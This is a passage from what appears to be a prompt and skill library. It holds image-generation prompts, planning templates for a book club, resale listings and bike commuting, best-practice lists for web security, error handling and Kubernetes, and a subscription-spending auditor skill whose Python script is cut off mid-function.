2. **Cable Car and Line**: cabin shape, color, window layout, roof hanger and carriage, the number and thickness of steel cables, the steel lattice pylon (position in the frame, height, color), and the direction the cabin travels. State that the cabin hangs below the cables and moves along them, never off them.

3. **Valley and Landscape**: peaks and their shapes, snow cover and rock, pine forest density, the village below (number of houses, roof colors, church or chalet details), roads or a frozen stream, and depth layers from foreground to background.

4. **Light and Atmosphere**: sun direction and color, alpenglow on the peaks, low clouds or valley fog, light snow in the air, chimney smoke, and how the light catches the cabin windows and cables.

5. **Fixed Visual Details**: a numbered list of 8 to 10 details that must stay identical in the still image and in the video (cabin color and position, cable angle, pylon side, peak shapes, village position, sun side, cloud layer height, camera position, framing).

6. **Motion Map**: a table of every element that can move in the video, with columns: element, type of motion, direction, speed (very slow, slow, medium), and how strongly it should move. Include the camera move. Keep total motion subtle and physically plausible.

7. **Prompt Seed A - Hero Still Image**: a ready-to-paste image prompt under 170 words for a wide landscape 16:9 frame, with the cabin, the cables, the pylon, and the snowy valley in the first sentence, ending with: no people, no text, no signs, no logos.

8. **Prompt Seed B - Image-to-Video Animation**: a ready-to-paste video prompt under 120 words that starts from the hero still as the first frame, describes one slow camera move and the natural motions from the Motion Map for about 6 seconds, and says to keep the cabin, the cables, the pylon, the mountains, and the framing exactly as in the image with no new objects.

Rules: no people as the main subject, no text, signs, or logos, no fast camera moves or cuts, and no motion that breaks physics (the cabin moves smoothly along the cable at a constant slow speed and swings only slightly, clouds drift with one wind direction, smoke bends with the same wind). Use short paragraphs and lists.
Sixteenth-century Persian miniature of a night garden: a turquoise-domed pavilion by a long reflecting pool, three musicians on a patterned carpet, almond and pomegranate trees, peacocks, a crescent moon and gold stars on lapis sky, jewel pigments, shell-gold highlights, and a gilded vine border.
A small open garden pavilion with a turquoise-tiled dome stands beside a long rectangular reflecting pool where three musicians play a lute, a frame drum, and a reed flute on a patterned carpet, painted as a sixteenth-century Persian miniature. The scene uses the classic flat, tilted perspective: the pool, flower beds, and carpet are seen from above while the pavilion and figures are seen from the side. A deep lapis-blue night sky is scattered with small gold stars and a thin crescent moon. Blossoming almond and pomegranate trees, slender plane trees, and rows of red and white flowers line the garden, with a pair of peacocks near the water and a silver stream winding through the foreground. Jewel-like opaque pigments in lapis, malachite green, vermilion, saffron, and rose, with fine black outlines, shell-gold highlights on the dome and robes, and delicate patterned tiles and textiles. A narrow illuminated border of gold vines and small flowers frames the painting on aged ivory paper. Wide landscape 16:9. No text, no calligraphy, no letters, no logos.
Bauhaus-style modernist poster of five sailboats racing on a blue bay, built only from circles, triangles, and rectangles: primary red, yellow, and black sails, banded cobalt sea, a big red-orange sun, a white pier, and off-white paper with screen-print grain.
Five sailboats with bold triangular sails race across a calm blue bay toward a small harbor pier, drawn as a Bauhaus-style geometric poster built only from circles, triangles, rectangles, and straight lines. The sails are flat primary red, yellow, and black triangles, the hulls are slim black and white trapezoids, and a large red-orange sun circle sits low on the right above the horizon. The sea is layered horizontal bands of cobalt, navy, and pale blue, with small white semicircles for waves, and a few thin diagonal lines suggest wind. A simple white pier of stacked rectangles extends from the left edge, with a round black buoy in the foreground. Off-white textured paper background, crisp hard edges, flat colors with no gradients, subtle screen-print grain and slight ink misregistration, strong asymmetric balance and generous negative space in the sky. Modernist 1920s design spirit, clean and joyful. Wide landscape 16:9. No people, no text, no letters, no numbers, no logos.
1850s daguerreotype still life of a clockmaker's bench: open pocket watches, brass gears, a skeleton clock under a glass dome, loupe, tweezers, and an oil lamp in window light, with a silver mirror-plate look, tarnish halos, faint swirls, and a thin brass mat.
An antique clockmaker's workbench covered with open pocket watches, scattered brass gears, a small bell-jar dome over a skeleton clock, a jeweler's loupe, fine tweezers, and an oil lamp, photographed as an 1850s daguerreotype. The image sits on a silver-mirrored copper plate with a cool silvery-grey tonal range, deep velvety shadows, and soft bright highlights that shimmer like polished metal. Extremely fine detail in the gear teeth and engraved watch movements, with shallow depth of field from a long exposure. Light falls softly from a tall window on the left, catching the brass edges and the glass dome. Behind the bench, a wooden wall cabinet with small drawers and a few hanging wall clocks fades into gentle darkness. Authentic plate artifacts: subtle tarnish halos around the edges, faint swirl marks, tiny dust specks, and a slight blue-bronze iridescence in the darkest areas, framed by a thin ornate brass mat with rounded corners. Calm, quiet, timeless mood. Wide landscape 16:9. No people, no hands, no text, no letters, no logos.
Plan a whole book club season as YAML: a balanced reading list with content notes and formats, a pace-checked meeting calendar, spoiler-aware discussion guides, facilitation tips for quiet and dominant voices, host rotation, newcomer welcome, and end-of-season feedback.
1role: Thoughtful book club organizer and discussion facilitator2task: >3 Plan a full season for a book club as YAML: a balanced reading list, a meeting4 calendar that fits the members' pace, discussion guides that go beyond "did you like it",5 hosting and rotation duties, accessibility options, and simple ways to keep members6 engaged and welcome newcomers.78inputs:9 club_name: ${club_name:Second Tuesday Readers}10 members: ${members:9 adults, mixed ages, two new this season}...+84 more lines
Turn notes and photo descriptions of a used item into a strict JSON resale package: honest condition grade with every defect disclosed, evidence-based quick sale, list and floor prices, a title and description, photo checklist, buyer FAQ, negotiation plan, and safe handover steps.
1{2 "role": "Experienced secondhand marketplace seller who writes honest, fast-selling listings and prices used items from real evidence",3 "task": "Turn my notes and photo descriptions of one used item into a complete, honest resale listing package as a single strict JSON object: condition grade, pricing with reasoning, a title and description ready for marketplaces, photo checklist, buyer FAQ, negotiation plan, and safe handover steps.",4 "context": {5 "item": "${item:standing desk with electric height adjustment}",6 "brand_and_model": "${brand_model:unknown brand, about 140 x 70 cm top}",7 "age_and_usage": "${age_usage:bought three years ago, used daily in a home office}",8 "seller_notes": "${notes:small scratch on the front edge, one motor makes a light hum, original manual lost}",9 "photo_descriptions": "${photos:front view, top surface close-up, control panel, legs at full height}",10 "original_price": "${original_price:450 EUR}",...+122 more lines
Coach a new or returning rider to commute by bike with confidence: a bike readiness and fit check, calm route scoring, a two-week practice ladder, traffic skills, gear by priority, sweat and weather plans, locking, a commute-day checklist, troubleshooting, and a progress log.
Act as a Beginner Bicycle Commuting Coach. You help adults who have never ridden to work, or who stopped years ago, start commuting by bike safely, comfortably, and without buying more than they need. You are encouraging but realistic: you plan for weather, traffic, sweat, theft, and tired legs, and you build confidence in small steps instead of pushing a full commute on day one. You follow local traffic law, put visibility and predictable riding first, and you never pretend a busy road without bike infrastructure is safe just because it is short. For medical limits or injuries you send people to a doctor, and for brake or frame problems you send them to a bike shop.

My situation:
- City and typical weather: mid-sized European city with rainy autumns
- Commute distance one way: 7 km
- Bike I have: old hybrid bike that has been in the basement for two years
- Fitness level: walks daily but no regular sport
- Workplace facilities: indoor bike room, no showers
- Main worry: fast traffic on one main road and arriving sweaty

First, ask me in one short message for anything important that is missing: my start time and the time I must arrive, whether I can take a train or bus part of the way, the clothes I must wear at work, whether I carry a laptop or other heavy items, and how many days a week I want to ride.

Then coach me through these sections:

1. **Readiness Check**: a quick ABC check for my bike (air in tires, brakes, chain and cranks, quick releases, lights) in plain steps, with a clear line between what I can fix at home and what needs a bike shop. Add a fit check: saddle height, reach, and how a good fit should feel.

2. **Route Design**: how to plan a calm route rather than the fastest one: quiet streets, bike lanes and paths, crossings with signals, and places to walk the bike. Tell me what to look for in a route planner and street view, and give me a scoring table (traffic speed, lane quality, junctions, hills, surface, lighting) to compare two or three route options.

3. **Practice Ladder**: a two-week ramp in five to seven steps, starting with a weekend test ride at commute time minus the rush hour, then a half commute (ride plus transit or ride one way), then full commutes on two days, building toward my target days. Each step has a goal, a duration, and a "move on when" signal.

4. **Riding Skills for Traffic**: road position, shoulder checks, clear hand signals, passing parked cars outside the door zone, handling left and right turns at junctions, roundabouts, trucks and buses (blind spots), and what to do when a driver gets too close. Short, concrete rules I can remember.

5. **Gear by Priority**: three tiers: must have before the first commute (lights, lock, helmet if I choose one, basic repair kit), nice to have in the first month, and only if I keep riding. For each item: why it matters, rough price range, and a cheaper option.

6. **Sweat, Weather, and Clothing**: how to arrive fresh without showers (ride slower, lighter layers, change at work, wipes, clothes kept at the office), plus a rain plan, a cold plan, and a dark-evening plan.

7. **Security and Parking**: how to lock the frame and wheel properly, what to remove from the bike, where to park, and how to record the frame number.

8. **Commute Day Checklist**: a short night-before and morning-of checklist.

9. **Troubleshooting**: a table of common problems (flat tire on the way, chain off, rain started, too tired to ride home, a near miss that shook me) with a calm plan for each, including a backup way home.

10. **Progress Log**: a simple template to track days ridden, time, weather, how I felt, and one thing to improve.

Rules: plain language, short paragraphs and lists, metric units unless I ask otherwise, and no shaming for slow speed or for choosing transit on bad days. End with one encouraging sentence and the single next step I should take this week.
Opinionated security defaults for authentication, input handling and HTTP hardening in web apps.
# Web security taste of a full-stack developer
- Use the framework's auth or a vetted library; never hand-roll password storage or session handling. Confidence: 0.95
- Hash passwords with Argon2id or bcrypt and a sensible work factor. Confidence: 0.95
- Store sessions in HttpOnly, Secure, SameSite=Lax cookies rather than localStorage. Confidence: 0.90
- Rotate the session id on login and on privilege change. Confidence: 0.85
- Offer passkeys or TOTP as a second factor, and require it for admin accounts. Confidence: 0.85
- Check authorization on the server for every request, including on object ids, to stop IDOR bugs. Confidence: 0.95
- Deny by default: new routes are private until someone explicitly makes them public. Confidence: 0.85
- Use parameterized queries or an ORM everywhere; never build SQL with string concatenation. Confidence: 0.95
- Rely on the template engine's automatic escaping and treat every raw HTML escape hatch as a review flag. Confidence: 0.90
- Ship a strict Content Security Policy with nonces, starting in report-only mode. Confidence: 0.80
- Send HSTS, X-Content-Type-Options: nosniff, and frame-ancestors on every response. Confidence: 0.85
- Protect state-changing requests with SameSite cookies plus CSRF tokens or an origin check. Confidence: 0.85
- Rate-limit login, signup, password reset, and other expensive endpoints. Confidence: 0.90
- Return the same message for an unknown email and a wrong password to avoid account enumeration. Confidence: 0.80
- Validate uploads by content type and size, store them outside the web root, and serve them from a separate domain. Confidence: 0.80
- Block server-side requests to internal and metadata IP ranges to prevent SSRF. Confidence: 0.80
- Keep secrets in a secret manager or environment, never in the repo or the client bundle. Confidence: 0.95
- Run dependency audits and automated update PRs (Dependabot or Renovate) on every repository. Confidence: 0.85
- Log security events such as logins, failed logins, and permission changes, without logging credentials. Confidence: 0.85
- Configure CORS with an explicit origin allowlist; never reflect the request origin with credentials. Confidence: 0.90
- Use short-lived, narrowly scoped API tokens and make them revocable. Confidence: 0.85
- Run a quick OWASP Top 10 check in review for every feature that touches auth, input, or files. Confidence: 0.75
Opinionated preferences for handling, logging and reporting errors in TypeScript backend services.
# Error handling taste of a TypeScript backend engineer
- Fail fast at the edges: validate every external input with a schema library such as Zod before it reaches business logic. Confidence: 0.90
- Separate expected domain errors (not found, conflict, validation) from unexpected bugs, and handle them differently. Confidence: 0.90
- Model expected failures as return values or a Result type; reserve throw for truly exceptional cases. Confidence: 0.70
- Define a small set of typed error classes with a stable machine-readable code field. Confidence: 0.85
- Never swallow an error silently; an empty catch block needs a comment explaining why. Confidence: 0.95
- When rethrowing, wrap the original with the cause option so the stack chain survives. Confidence: 0.85
- Only catch an error where you can add context, recover, or translate it; let everything else bubble up. Confidence: 0.85
- Map errors to HTTP responses in one central error handler, not inside each route. Confidence: 0.90
- Return RFC 9457 problem+json bodies with a code, a human message, and a request id. Confidence: 0.75
- Never leak stack traces, SQL, or internal hostnames to API clients. Confidence: 0.95
- Log each error once, at the boundary that handles it, not at every layer it passes through. Confidence: 0.85
- Include structured context in error logs (request id, user id, operation), never secrets or tokens. Confidence: 0.90
- Retry only idempotent operations, with exponential backoff, jitter, and a hard attempt limit. Confidence: 0.90
- Put a timeout on every network call; a missing timeout is a bug. Confidence: 0.95
- Use AbortController to cancel downstream work when the caller goes away. Confidence: 0.75
- Wrap flaky dependencies in a circuit breaker so one slow service cannot take the whole app down. Confidence: 0.70
- Treat unhandled promise rejections as fatal: log them and let the process restart. Confidence: 0.85
- Let a supervisor restart a crashed process instead of trying to keep a corrupted one alive. Confidence: 0.80
- Report unexpected errors to an error tracker with release and environment tags. Confidence: 0.85
- Write tests for failure paths, not only the happy path. Confidence: 0.85
- Write error messages that say what failed, with which input, and what the caller can do next. Confidence: 0.85
- Use the never type in exhaustive switch statements so new error codes break the build until handled. Confidence: 0.75
Opinionated conventions for deploying, securing and operating workloads on Kubernetes clusters.
# Kubernetes taste of a platform team
- Deploy everything through GitOps (Argo CD or Flux); nobody runs kubectl apply against production by hand. Confidence: 0.90
- Package shared services with Helm or Kustomize, but keep per-environment overlays small and readable. Confidence: 0.80
- Set CPU and memory requests on every container, and set a memory limit equal to the request. Confidence: 0.90
- Avoid CPU limits on latency-sensitive services; rely on requests and node sizing to prevent throttling. Confidence: 0.70
- Give every Deployment a readiness probe; add a liveness probe only when the app can truly deadlock. Confidence: 0.85
- Use a startup probe for slow-booting apps instead of a long initialDelaySeconds on liveness. Confidence: 0.80
- Run at least two replicas behind a PodDisruptionBudget for anything users depend on. Confidence: 0.90
- Spread replicas across zones with topologySpreadConstraints. Confidence: 0.80
- Pin images by digest or an immutable version tag, never latest. Confidence: 0.95
- Run containers as non-root with a read-only root filesystem and all capabilities dropped. Confidence: 0.90
- Enforce the restricted Pod Security Standard on application namespaces. Confidence: 0.80
- Start every namespace with a default-deny NetworkPolicy and open only the flows you need. Confidence: 0.80
- Give each workload its own ServiceAccount and disable token automount when it never calls the API server. Confidence: 0.85
- Keep secrets out of Git; sync them from a secret manager with External Secrets or use Sealed Secrets. Confidence: 0.90
- Use one namespace per team or per app, with a ResourceQuota and a LimitRange. Confidence: 0.80
- Apply the standard app.kubernetes.io labels to every resource. Confidence: 0.75
- Handle SIGTERM and add a short preStop sleep so in-flight requests drain before shutdown. Confidence: 0.85
- Scale stateless services with the HorizontalPodAutoscaler on CPU or a real request-rate metric. Confidence: 0.75
- Run databases on a managed cloud service rather than StatefulSets unless there is a strong reason. Confidence: 0.80
- Validate manifests in CI with kubeconform and a policy engine such as Kyverno or OPA Gatekeeper. Confidence: 0.80
- Keep clusters within two minor versions of the latest Kubernetes release and upgrade on a schedule. Confidence: 0.75
- Expose HTTP services through one shared ingress or Gateway API controller, not a LoadBalancer per service. Confidence: 0.75
Audits recurring subscriptions (streaming, apps, gym, cloud storage, news) from a simple CSV: true monthly and yearly cost in one currency, your share of family plans, renewals and trial conversions in the next 30 days, unused services, overlapping services in one category, price increases, and annual plans that would save money. Ends with a cancel/keep/downgrade action list. Includes a stdlib Python auditor with --self-test.
---
name: subscription-spending-auditor
description: Audits recurring subscriptions (streaming, apps, gym, cloud storage, news) from a simple CSV: true monthly and yearly cost in one currency, your share of family plans, renewals and trial conversions in the next 30 days, unused services, overlapping services in one category, price increases, and annual plans that would save money. Ends with a cancel/keep/downgrade action list. Includes a stdlib Python auditor with --self-test.
---

# Subscription Spending Auditor

You help people see what their subscriptions really cost and decide what to keep. You turn bank statement lines, app store receipts, or a rough list into one table, convert every charge to the same currency and to monthly and yearly amounts, and point out the easy wins: services nobody uses, three video services where one would do, trials about to turn into paid plans, quiet price increases, and annual plans that are cheaper if the service is kept anyway. The user decides; you make the trade-offs visible.

## Files in this skill

- `scripts/sub_audit.py` - reads a subscriptions CSV and prints totals, your share of shared plans, category totals, upcoming charges, and flags (TRIAL, RENEWS_YEARLY, UNUSED, OVERLAP, PRICE_UP, ANNUAL_SAVES) (Python 3 standard library only)
- `references/cost-normalization.md` - how cycles, currencies, shared plans, trials and price changes are converted, with the formulas
- `references/cancellation-playbook.md` - how to cancel, pause, downgrade or negotiate, and how to avoid surprise renewals
- `templates/subscription-review.md` - a one-page review with decisions and reminders
- `examples/subscriptions.csv` - 12 sample subscriptions in EUR and USD with weekly, monthly, quarterly and yearly cycles, a shared family plan, a trial, unused services and price increases

## Workflow

### 1. Build the list
Ask the user to scan the last 12 months of bank and card statements, app store and Google Play subscriptions, PayPal automatic payments, and email receipts (search "renewal", "subscription", "receipt", "trial"). Put each item in the CSV shape of `examples/subscriptions.csv`. Required columns: name, amount, cycle. Helpful: currency, next_renewal, category, last_used (an honest guess is fine), users (people sharing the plan), trial_end and paid_after_trial, previous_amount, annual_price.

### 2. Run the auditor
```
python3 scripts/sub_audit.py examples/subscriptions.csv --currency EUR --rate USD=0.92 --today 2026-10-20
python3 scripts/sub_audit.py subs.csv --currency USD --rate EUR=1.08 --rate GBP=1.27 --days 45 --unused-days 60
python3 scripts/sub_audit.py subs.csv --json > audit.json
python3 scripts/sub_audit.py --self-test
```
Rates are "1 unit of that currency = X report currency"; use the rate on the user's card statement. Exit code 2 means bad input (unknown cycle, missing rate, bad date, negative amount).

### 3. Walk through the action list
Order of attention: TRIAL (deadline soonest), RENEWS_YEARLY (a big charge is coming), UNUSED, OVERLAP, PRICE_UP, ANNUAL_SAVES. For each item, ask one question: "Would you sign up for this today at this price?" Offer cancel, pause, downgrade, share, or switch to annual (only for services they are sure to keep 12 months).

### 4. Act safely
Use `references/cancellation-playbook.md`. Cancel through the official account page or app store, screenshot the confirmation, and set calendar reminders 3 days before trial ends and yearly renewals.

### 5. Summarize
Fill `templates/subscription-review.md`: before and after monthly and yearly totals, decisions, and reminder dates.

## Example result
For `examples/subscriptions.csv` with USD=0.92 on 2026-10-20: 136.65 EUR/month (1,639.80 EUR/year), 112.66 EUR/month as the user's share, 699.49 EUR/year in four unused services, a DesignPro trial converting on 2026-10-25 to 22.99 EUR/month, a 99.99 EUR CloudVault renewal on 2026-11-05, three overlapping video services, three price increases worth 108 EUR/year, and 237.87 EUR of charges in the next 30 days.

## Rules

- Never ask for card numbers, bank logins, or passwords; amounts and dates are enough.
- Do not cancel anything or contact providers on the user's behalf unless they ask; draft the message instead.
- Keep it judgment-free: some subscriptions are worth it. Present costs and let the user choose.
- Trials count as 0 in current totals; always show what they cost after conversion.
FILE:references/cost-normalization.md
# Cost Normalization

## Charges per month by cycle
| Cycle | Charges per month | Yearly cost of 10.00 |
|---|---|---|
| weekly | 4.348125 (365.25 / 12 / 7) | 521.78 |
| biweekly | 2.1740625 | 260.89 |
| monthly | 1 | 120.00 |
| quarterly | 1/3 | 40.00 |
| semiannual | 1/6 | 20.00 |
| yearly | 1/12 | 10.00 |
| every N days | 30.436875 / N | |

monthly cost = charge x rate x charges per month; yearly cost = monthly x 12. Rounding to cents happens only at the end, so totals do not drift.

## Currencies
- Use one report currency and one rate per foreign currency, e.g. `--rate USD=0.92` (1 USD = 0.92 EUR).
- Best source: the converted amount on the card statement divided by the original amount. It includes the card's FX margin.
- Mention foreign transaction fees separately if the card charges them (often 1-3%).

## Shared plans
- `users` = number of people sharing. Your share = cost / users.
- Show both the full cost (what the card pays) and your share (what you would pay after others pay you back). If others do not actually pay, use users = 1.

## Trials
- A trial has amount 0, `trial_end`, and `paid_after_trial`. Charges on or after `trial_end` use the paid amount in the upcoming-charges list.
- Totals show today's cost (0) so the user sees what changes if they do nothing: the TRIAL flag gives the converted monthly and yearly price.

## Price changes
- `previous_amount` = the price before the latest increase. Yearly impact = (new - old) x rate x charges per month x 12.
- Providers often announce increases by email 30 days ahead; search for "price change" and "new price".

## Annual vs monthly
- Annual saves money only if the service would be kept for 12 months anyway. Saving = monthly cost x 12 - annual price.
- Annual plans are usually not refundable after a short window; switch only for services used every week.

## Renewal dates
- `next_renewal` in the past is rolled forward by the cycle until it is today or later.
- Month-end dates clamp: a plan renewing on the 31st renews on Feb 28 (or 29) and then on the 28th or 31st depending on the provider; check the receipt.
FILE:references/cancellation-playbook.md
# Cancellation and Downgrade Playbook

## Where to cancel
| Billed through | Where to cancel |
|---|---|
| Apple App Store | Settings > your name > Subscriptions |
| Google Play | Play Store > profile > Payments & subscriptions > Subscriptions |
| PayPal | Settings > Payments > Manage automatic payments (stops payments, also cancel with the provider) |
| Directly with the service | Account or billing page on the website; some require a chat or phone call |
| Mobile carrier or TV bundle | Carrier account or support line |

Deleting an app does not cancel its subscription.

## Steps
1. Check the renewal date and whether cancelling ends access now or at the end of the period (usually the end).
2. Export anything you want to keep (photos, playlists, notes, workout history).
3. Cancel through the official channel above, not through links in unexpected emails.
4. Save proof: confirmation email or screenshot with date.
5. Watch the next statement; dispute a charge after cancellation with the provider first, then the card issuer.

## Alternatives to cancelling
- **Pause** (gyms, meal kits, some streaming services) for travel or busy months.
- **Downgrade** to an ad-supported, single-screen, or smaller storage tier.
- **Rotate** streaming: keep one service at a time and switch monthly for the shows you want.
- **Share** a family plan with your household, within the provider's terms.
- **Ask** for a retention offer: many services offer a discount when you start cancelling. Decide your walk-away price first.

## Trials
- Set a reminder 2-3 days before `trial_end`; many trials can be cancelled right after signing up while keeping the trial period.
- Use a virtual card with a limit or a single-merchant card for trials if the bank offers it.

## Message template (support chat or email)
> Hello, please cancel my <service> subscription on the account <email> effective at the end of the current billing period, and confirm by email that no further charges will be made. Thank you.

## Habits that keep costs down
- Review subscriptions every quarter with this skill.
- Keep one calendar with all yearly renewal dates.
- Before subscribing, ask: will I use it at least weekly?
FILE:templates/subscription-review.md
# Subscription Review - <name> - <date>

**Report currency:** <EUR>  **Rates:** <1 USD = 0.92 EUR (card statement)>
**Before:** <monthly> /month = <yearly> /year (your share <monthly> /month)
**After decisions:** <monthly> /month = <yearly> /year  **Saved per year:** <amount>

## Decisions
| Subscription | Cost per year | Flag | Decision | Done |
|---|---|---|---|---|
| | | | keep / cancel / pause / downgrade / switch to annual | [ ] |

## Deadlines and reminders
| Date | What | Reminder set |
|---|---|---|
| | trial ends | [ ] |
| | yearly renewal | [ ] |

## Next 30 days of charges
- <date> <name> <amount>

## Notes
- Shared plans: <who pays what back>
- Price increases noticed: <service old -> new>
- Next review: <date, about 3 months from now>
FILE:examples/subscriptions.csv
name,amount,currency,cycle,next_renewal,category,last_used,users,trial_end,previous_amount,annual_price,paid_after_trial
StreamFlix Premium,17.99,EUR,monthly,2026-10-27,Video streaming,2026-10-18,2,,15.99,,
CineBox,8.99,EUR,monthly,2026-11-03,Video streaming,2026-08-02,1,,,89.90,
AnimeNow,6.49,USD,monthly,2026-10-22,Video streaming,2026-07-15,1,,,,
TuneWave Family,19.99,EUR,monthly,2026-11-10,Music,2026-10-19,4,,16.99,,
CloudVault 2 TB,99.99,EUR,yearly,2026-11-05,Cloud storage,2026-10-19,1,,,,
PhotoCloud 200 GB,2.99,EUR,monthly,2026-11-01,Cloud storage,2026-10-10,1,,,29.99,
FitPulse Gym,39.00,EUR,monthly,2026-11-01,Fitness,2026-09-04,1,,35.00,,
Yoga Daily App,59.99,USD,yearly,2027-03-14,Fitness,2026-10-12,1,,,,
NewsLine Digital,4.99,EUR,weekly,2026-10-23,News,2026-10-19,1,,,,
PasswordSafe,36.00,USD,yearly,2027-01-20,Software,2026-10-19,1,,,,
DesignPro Trial,0.00,USD,monthly,2026-10-25,Design,2026-10-02,1,2026-10-25,,,24.99
LangLeap Plus,12.99,EUR,quarterly,2026-12-01,Learning,2026-06-30,1,,,,
FILE:scripts/sub_audit.py
#!/usr/bin/env python3
"""Subscription spending auditor (Python 3 standard library only).

Input CSV columns (header names are case-insensitive; only name, amount, cycle are required):
  name, amount, currency, cycle, next_renewal, category, last_used, users, trial_end,
  previous_amount, annual_price, paid_after_trial
cycle: weekly, biweekly, monthly, quarterly, semiannual, yearly/annual, or "every N days|weeks|months|years"
       (also short forms like 2w, 3m, 1y).
users: how many people share the plan; your share = amount / users (default 1).
trial_end + paid_after_trial: a free trial (amount 0) that converts to paid_after_trial on trial_end.

Reports, all converted to one currency with explicit rates (--rate USD=0.92):
  monthly and yearly cost per item and in total, by category, your share of shared plans,
  renewals in the next --days days (past dates are rolled forward by the cycle),
  flags: UNUSED (last_used older than --unused-days), OVERLAP (several items in one category),
  TRIAL (trial ends within --days; amount after trial if given), PRICE_UP (amount > previous_amount),
  ANNUAL_SAVES (annual_price cheaper than 12 x monthly), RENEWS_YEARLY (a yearly charge within --days).
Usage:
  python3 sub_audit.py subscriptions.csv --currency EUR --rate USD=0.92 --today 2026-10-20
  python3 sub_audit.py subscriptions.csv --json
  python3 sub_audit.py --self-test
Exit code: 0 OK, 2 bad input.
"""
import argparse
import calendar
import csv
import datetime as dt
import json
import re
import sys
from decimal import Decimal, ROUND_HALF_UP

NAMED = {"weekly": (1, "w"), "biweekly": (2, "w"), "fortnightly": (2, "w"), "monthly": (1, "m"),
         "bimonthly": (2, "m"), "quarterly": (3, "m"), "semiannual": (6, "m"), "semiannually": (6, "m"),
         "half-yearly": (6, "m"), "yearly": (12, "m"), "annual": (12, "m"), "annually": (12, "m")}
UNIT = {"d": "d", "day": "d", "days": "d", "w": "w", "week": "w", "weeks": "w", "m": "m", "month": "m",
        "months": "m", "y": "y", "year": "y", "years": "y"}
PER_MONTH = {"d": Decimal("30.436875"), "w": Decimal("4.348125"), "m": Decimal(1), "y": Decimal(1) / 12}
D2 = Decimal("0.01")


class AuditError(ValueError):
    pass


def parse_cycle(s):
    s = (s or "").strip().lower()
    if s in NAMED:
        n, u = NAMED[s]
        return n, u
    m = re.fullmatch(r"(?:every\s+)?(\d+)\s*([a-z]+)", s)
    if m and m.group(2) in UNIT:
        n, u = int(m.group(1)), UNIT[m.group(2)]
        if n <= 0:
            raise AuditError(f"cycle must be positive: {s!r}")
        if u == "y":
            return n * 12, "m"
        return n, u
    raise AuditError(f"unknown cycle {s!r} (use weekly, monthly, quarterly, yearly or 'every 2 months')")


def monthly_factor(n, u):
    """How many charges per month for a cycle of n units."""
    return PER_MONTH[u] / n


def add_cycle(d, n, u):
    if u == "d":
        return d + dt.timedelta(days=n)
    if u == "w":
        return d + dt.timedelta(weeks=n)
    m = d.month - 1 + n
    y, m = d.year + m // 12, m % 12 + 1
    return dt.date(y, m, min(d.day, calendar.monthrange(y, m)[1]))


def parse_date(s, field, name):
    s = (s or "").strip()
    if not s:
        return None
    try:
        return dt.date.fromisoformat(s)
    except ValueError:
        raise AuditError(f"{name}: bad {field} date {s!r} (use YYYY-MM-DD)")


def money(s, field, name, required=False):
    s = (s or "").strip().replace(",", "") if (s or "").count(",") and "." in (s or "") else (s or "").strip().replace(",", ".")
    if not s:
        if required:
            raise AuditError(f"{name}: {field} is required")
        return None
    try:
        v = Decimal(s)
    except Exception:
        raise AuditError(f"{name}: bad {field} {s!r}")
    if v < 0:
        raise AuditError(f"{name}: {field} cannot be negative")
    return v


def q(v):
    return v.quantize(D2, rounding=ROUND_HALF_UP)


def load(lines):
    rd = csv.DictReader(lines)
    if not rd.fieldnames:
        raise AuditError("empty CSV")
    rows = []
    for r in rd:
        r = {(k or "").strip().lower(): (v or "").strip() for k, v in r.items()}
        if not any(r.values()):
            continue
        if not r.get("name"):
            raise AuditError("every row needs a name")
        rows.append(r)
    if not rows:
        raise AuditError("no subscriptions found")
    return rows


def audit(rows, currency="EUR", rates=None, today=None, days=30, unused_days=45):
    rates = {k.upper(): Decimal(str(v)) for k, v in (rates or {}).items()}
    rates[currency.upper()] = Decimal(1)
    today = today or dt.date.today()
    horizon = today + dt.timedelta(days=days)
    items, flags, renewals, raw = [], [], [], {}
    for r in rows:
        name = r["name"]
        cur = (r.get("currency") or currency).upper()
        if cur not in rates:
            raise AuditError(f"{name}: no rate for {cur}; pass --rate {cur}=<value in {currency}>")
        rate = rates[cur]
        n, u = parse_cycle(r.get("cycle"))
        amount = money(r.get("amount"), "amount", name, required=True)
        after_trial = money(r.get("paid_after_trial"), "paid_after_trial", name)
        trial_end = parse_date(r.get("trial_end"), "trial_end", name)
        users = int(r.get("users") or 1)
        if users < 1:
            raise AuditError(f"{name}: users must be at least 1")
        charge = amount * rate
        f = monthly_factor(n, u)
        monthly = charge * f
        item = {"name": name, "category": r.get("category") or "Other", "currency": cur, "amount": float(amount),
                "cycle": r.get("cycle"), "monthly": q(monthly), "yearly": q(monthly * 12), "users": users,
                "your_monthly": q(monthly / users), "your_yearly": q(monthly * 12 / users)}
        raw[name] = (monthly, monthly / users)
        items.append(item)
        nxt = parse_date(r.get("next_renewal"), "next_renewal", name)
        if nxt:
            while nxt < today:
                nxt = add_cycle(nxt, n, u)
            item["next_renewal"] = nxt.isoformat()
            d = nxt
            while d <= horizon:
                due = charge
                if trial_end and d >= trial_end and after_trial is not None:
                    due = after_trial * rate
                renewals.append({"date": d.isoformat(), "name": name, "amount": q(due)})
                d = add_cycle(d, n, u)
            if (n, u) in ((12, "m"),) or (u == "m" and n >= 12):
                if nxt <= horizon:
                    flags.append({"name": name, "flag": "RENEWS_YEARLY",
                                  "detail": f"{q(charge)} {currency} charge on {nxt.isoformat()}; decide before then"})
        last = parse_date(r.get("last_used"), "last_used", name)
        if last and (today - last).days > unused_days:
            flags.append({"name": name, "flag": "UNUSED",
                          "detail": f"last used {last.isoformat()} ({(today - last).days} days ago); costs {q(monthly * 12)} {currency}/year"})
        if trial_end and today <= trial_end <= horizon:
            extra = (f"; then {q(after_trial * rate)} {currency} per charge ({q(after_trial * rate * f * 12)} {currency}/year)"
                     if after_trial is not None else "")
            flags.append({"name": name, "flag": "TRIAL",
                          "detail": f"trial ends {trial_end.isoformat()} ({(trial_end - today).days} days){extra}; cancel or keep on purpose"})
        prev = money(r.get("previous_amount"), "previous_amount", name)
        if prev and amount > prev:
            pct = (amount - prev) / prev * 100
            flags.append({"name": name, "flag": "PRICE_UP",
                          "detail": f"{prev} -> {amount} {cur} (+{q(pct)}%), +{q((amount - prev) * rate * f * 12)} {currency}/year"})
        annual = money(r.get("annual_price"), "annual_price", name)
        if annual is not None and not (u == "m" and n == 12):
            save = monthly * 12 - annual * rate
            if save > 0:
                flags.append({"name": name, "flag": "ANNUAL_SAVES",
                              "detail": f"annual plan {q(annual * rate)} {currency} vs {q(monthly * 12)} {currency} paid {r.get('cycle')}: saves {q(save)} {currency}/year if you keep it 12 months"})
    cats = {}
    for it in items:
        c = cats.setdefault(it["category"], {"count": 0, "monthly": Decimal(0), "names": []})
        c["count"] += 1
        c["monthly"] += raw[it["name"]][0]
